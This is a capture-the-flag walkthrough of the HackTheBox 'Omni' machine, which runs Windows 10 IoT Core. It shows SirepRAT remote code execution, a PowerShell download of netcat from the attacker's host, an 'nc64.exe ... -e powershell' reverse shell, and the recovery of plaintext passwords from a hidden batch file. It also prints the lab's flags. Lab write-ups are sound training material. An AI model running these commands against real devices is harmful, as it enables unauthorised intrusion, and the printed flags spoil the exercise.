Omni - Write-up - HackTheBox

noraj

2021-01-31

Contents

1 Information

READ THE WU ONLINE: https://blog.raw.pm/en/HackTheBox-Omni-write-up/

1.1 Box

- **Name:** Omni
- **Profile:** www.hackthebox.eu
- **Difficulty:** Easy
- **OS:** Other
- **Points:** 20




Figure 1.1: Omni

2 Write-up

2.1 Overview

Install tools used in this WU on BlackArch Linux:

```
$ pacman -S nmap windows-binaries
$ pikaur -S powershell-bin
```

2.2 Network enumeration

Port & service discovery scan with nmap:

```
# Nmap 7.80 scan initiated Tue Oct 13 20:58:56 2020 as: nmap -sSVC -p- -oA nmap_full -v
↪  10.10.10.204
Nmap scan report for 10.10.10.204
Host is up (0.023s latency).
Not shown: 65529 filtered ports
PORT      STATE SERVICE  VERSION
135/tcp   open  msrpc    Microsoft Windows RPC
5985/tcp  open  upnp     Microsoft IIS httpd
8080/tcp  open  upnp     Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Windows Device Portal
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
29817/tcp open  unknown
29819/tcp open  arcserve ARCserve Discovery
29820/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit
↪  the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port29820-TCP:V=7.80%I=7%D=10/13%Time=5F85F960%P=x86_64-unknown-linux-g
SF:nu%r(NULL,10,"\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(GenericLine
SF:s,10,"\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(Help,10,"\*LY\xa5\x
SF:fb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(JavaRMI,10,"\*LY\xa5\xfb`\x04G\xa9m
SF:\x1c\xc9}\xc8O\x12");
Service Info: Host: PING; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Oct 13 21:01:54 2020 -- 1 IP address (1 host up) scanned in 177.87 seconds
```

At first glance this looks like a classic Windows, but remember the box type is not *Windows* but *other*.

On port 8080, look at the Basic Auth realm: *Windows Device Portal*.

The Windows Device Portal is often used for *Windows 10 IoT*.

2.3 HTTP discovery

We can try the default Windows 10 IoT Dashboard credentials on the Windows Device Portal but this doesn't work.

```
Username: `Administrator`
Password: `p@ssw0rd`
```

2.4 Vulnerability search

Let's search for Windows IoT Core vulnerabilities.

- New exploit lets attackers take control of Windows IoT Core devices
- Windows IoT Core exploitable via ethernet
- Windows 10 IoT Core Test Interface Lets Attackers Take Over Devices
- SafeBreach Labs Discloses New Microsoft Windows IoT Core Weakness and Exploit

We can also read the Windows IoT Core: RCE as System PDF paper from SafeBreach.

They also produced a tool to exploit the vulnerability called SirepRAT.

2.5 Exploitation: RCE

Let's install a virtual python environment to avoid messing with our system libraries when installing the dependencies of the tool. Also even if the tool was released in 2019 the author (dorazouri) had the bad idea to develop in with the long time deprecated python 2. So let's install a deprecated python 2 environment.

```
$ asdf install python 2.7.18
$ asdf local python 2.7.18
$ asdf current python
python          2.7.18          /home/noraj/CTF/HackTheBox/machines/Omni/.tool-versions
```

```
$ git clone https://github.com/SafeBreach-Labs/SirepRAT.git
$ cd SirepRAT
$ pip2 install -r requirements.txt
```

Because we are in the virtual environment, our default python is now the deprecated python 2 instead of python 3.

```
$ python --version
Python 2.7.18
```

So we can now executed the tool:

```
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
↪  "C:\Windows\System32\hostname.exe"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 6, payload peek: 'omni'>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: ''>
```

The RCE works, we retrieved the hostname.

2.6 Deploying a reverse shell

We can't use classis LOLBAS like certutils for downloading but we can still use powershell.

We can use one of those three methods:

1. Invoke-WebRequest
2. System.Net.WebClient
3. Start-BitsTransfer

So let's use `Invoke-WebRequest` to download a binary served by our one-line ruby HTTP server:

```
$ ruby -run -ehttpd /usr/share/windows/windows-binaries/ -p9999
[2020-10-13 22:46:52] INFO  WEBrick 1.6.0
[2020-10-13 22:46:52] INFO  ruby 2.7.2 (2020-10-01) [x86_64-linux]
[2020-10-13 22:46:52] INFO  WEBrick::HTTPServer#start: pid=53742 port=9999
```

PS: It's no use to try a meterpreter or any MSF reverse shell are they will be a good chance that Windows Defender will block it since we're on Windows 10. So let's use ncat instead.

```
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
↪   "C:\Windows\System32\cmd.exe" --args " /c powershell Invoke-Webrequest -OutFile
↪   C:\Windows\temp\ncat.exe -Uri http://10.10.14.173:9999/ncat.exe"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
```

Launching the ncat I had a compatibility error. Let's check the architecture:

```
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
↪   "C:\Windows\System32\cmd.exe" --args ' /c powershell $env:PROCESSOR_ARCHITECTURE'
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 7, payload peek: 'AMD64'>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: ''>
```

I haven't found any pre-compiled version of ncat for Windows 64 bits so I downloaded a 64 bits version of netcat (nc).

So I uploaded the 64 bits version the same way and executed it:

```
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
↪   "C:\Windows\System32\cmd.exe" --args " /c C:\Windows\temp\nc64.exe 10.10.14.173 9999 -e
↪   powershell"
```

I was able to receive the reverse shell:

```
$ pwncat -l 9999 -vv
INFO: Listening on :::9999 (family 10/IPv6, TCP)
INFO: Listening on 0.0.0.0:9999 (family 2/IPv4, TCP)
INFO: Client connected from 10.10.10.204:49689 (family 2/IPv4, TCP)
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32>
```

2.7 Elevation of privilege: stage 1

We are logged as omni and we can list other accounts available:

```
PS C:\windows\system32> echo $env:UserName
omni$

PS C:\windows\system32> ls C:\Data\Users


    Directory: C:\Data\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/4/2020   9:48 PM                administrator
d-----         7/4/2020   9:53 PM                app
d-----         7/3/2020  11:22 PM                DefaultAccount
d-----         7/3/2020  11:22 PM                DevToolsUser
d-r---       10/13/2020  12:08 PM                Public
d-----         7/4/2020  10:29 PM                System
```

Let's browse their directories:

```
PS C:\windows\system32> gc C:\Data\Users\app\user.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS
↪   N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa28853400000000020000
0000000eec9b13a75b6fd2ea6fd955909f9927dc2e77d41b19adde3951ff936d4a68ed750000000c6cb131e1a37a21b8eef7c34c053d03
    </Props>
  </Obj>
</Objs>

PS C:\windows\system32> gc C:\Data\Users\administrator\root.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS
↪   N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb0100000011d9a9af9398c648be30a7dd764d1f3a0000000002000
    </Props>
  </Obj>
</Objs>
```

```
PS C:\windows\system32> gc C:\Data\Users\app\iot-admin.xml
gc C:\Data\Users\app\iot-admin.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">omni\administrator</S>
      <SS
↪   N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa28853640000000002000
    </Props>
  </Obj>
</Objs>
```

We got the flags but they are encrypted in PSCredential objects.

I seems we will be bale to decrypt them with Import-Clixml to Import a secure credential object.

- Powershell Password Encryption & Decryption
- How To Save and Read Sensitive Data with PowerShell

But to do that we'll need to be logged as the target user or at least know their credentials.

2.8 System enumeration with Powershell

Rather than using the long options of get-childitem, I wanted to use the short aliases, so here is a command I found on StackOverflow to list the parameter aliases:

```
PS /home/noraj> Get-Command get-childitem |
>>     ForEach-Object {$_.parameters |
>>         ForEach-Object { $_.Values |
>>             Where-Object {
>>                 $_.Aliases.Count -gt 0 } |
>>                 Select-Object Name, Aliases
>>             }
>>     }

Name                Aliases
----                -------
LiteralPath         {PSPath, LP}
Recurse             {s}
Verbose             {vb}
Debug               {db}
```

```
ErrorAction          {ea}
WarningAction        {wa}
InformationAction    {infa}
ErrorVariable        {ev}
WarningVariable      {wv}
InformationVariable  {iv}
OutVariable          {ov}
OutBuffer            {ob}
PipelineVariable     {pv}
Directory            {ad, d}
File                 {af}
Hidden               {ah, h}
ReadOnly             {ar}
System               {as}
```

Here is the long and the short way to write a recursive find equivalent for Windows in Powershell:

```
$ Get-ChildItem -Path c:\ -Recurse -ErrorAction SilentlyContinue -Force -Filter *.vbs
$ gci -Path c:\ -s -ea SilentlyContinue -Force -Filter *.vbs
```

Found no interesting VBS scripts, so let's find bat scripts instead.

```
$ gci -Path c:\ -s -ea SilentlyContinue -Force -Filter *.bat

    Directory: C:\Program Files\WindowsPowerShell\Modules\PackageManagement


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-h--        8/21/2020  12:56 PM            247 r.bat


    Directory: C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       10/26/2018  11:36 PM            744 Build.bat


    Directory: C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\bin


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       10/26/2018  11:36 PM            925 Pester.bat
```

There are some promising scripts.

```
PS C:\windows\system32> gc 'C:\Program Files\WindowsPowerShell\Modules\PackageMa
@echo off

:LOOP

for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "ad

net user app mesh5143
net user administrator _1nt3rn37ofTh1nGz

ping -n 3 127.0.0.1

cls

GOTO :LOOP

:EXIT
```

Here we are we obtained the credentials of the users.

2.9 Elevation of privilege: stage 2

It no use to break our brain cells trying some “runas” commands. We can use those credentials over the device portal (http://10.10.10.204:8080).


Then in the *Process* menu, there is a *Run Command* sub-menu.

When trying to run `C:\Windows\temp\nc64.exe 10.10.14.173 8888 -e powershell` we have an access denied.

So let’s try the decrypt command directly

```
powershell $credential = Import-CliXml -Path U:\Users\app\user.txt;
↪  $credential.GetNetworkCredential().Password

7cfd50f6bc34db3204898f1505ad9d70
```



Now let's do the same with the admin account.

```
powershell $credential = Import-CliXml -Path U:\Users\administrator\root.txt;
↪  $credential.GetNetworkCredential().Password

5dbdce5569e2c4708617c0ce6e9bf11d
```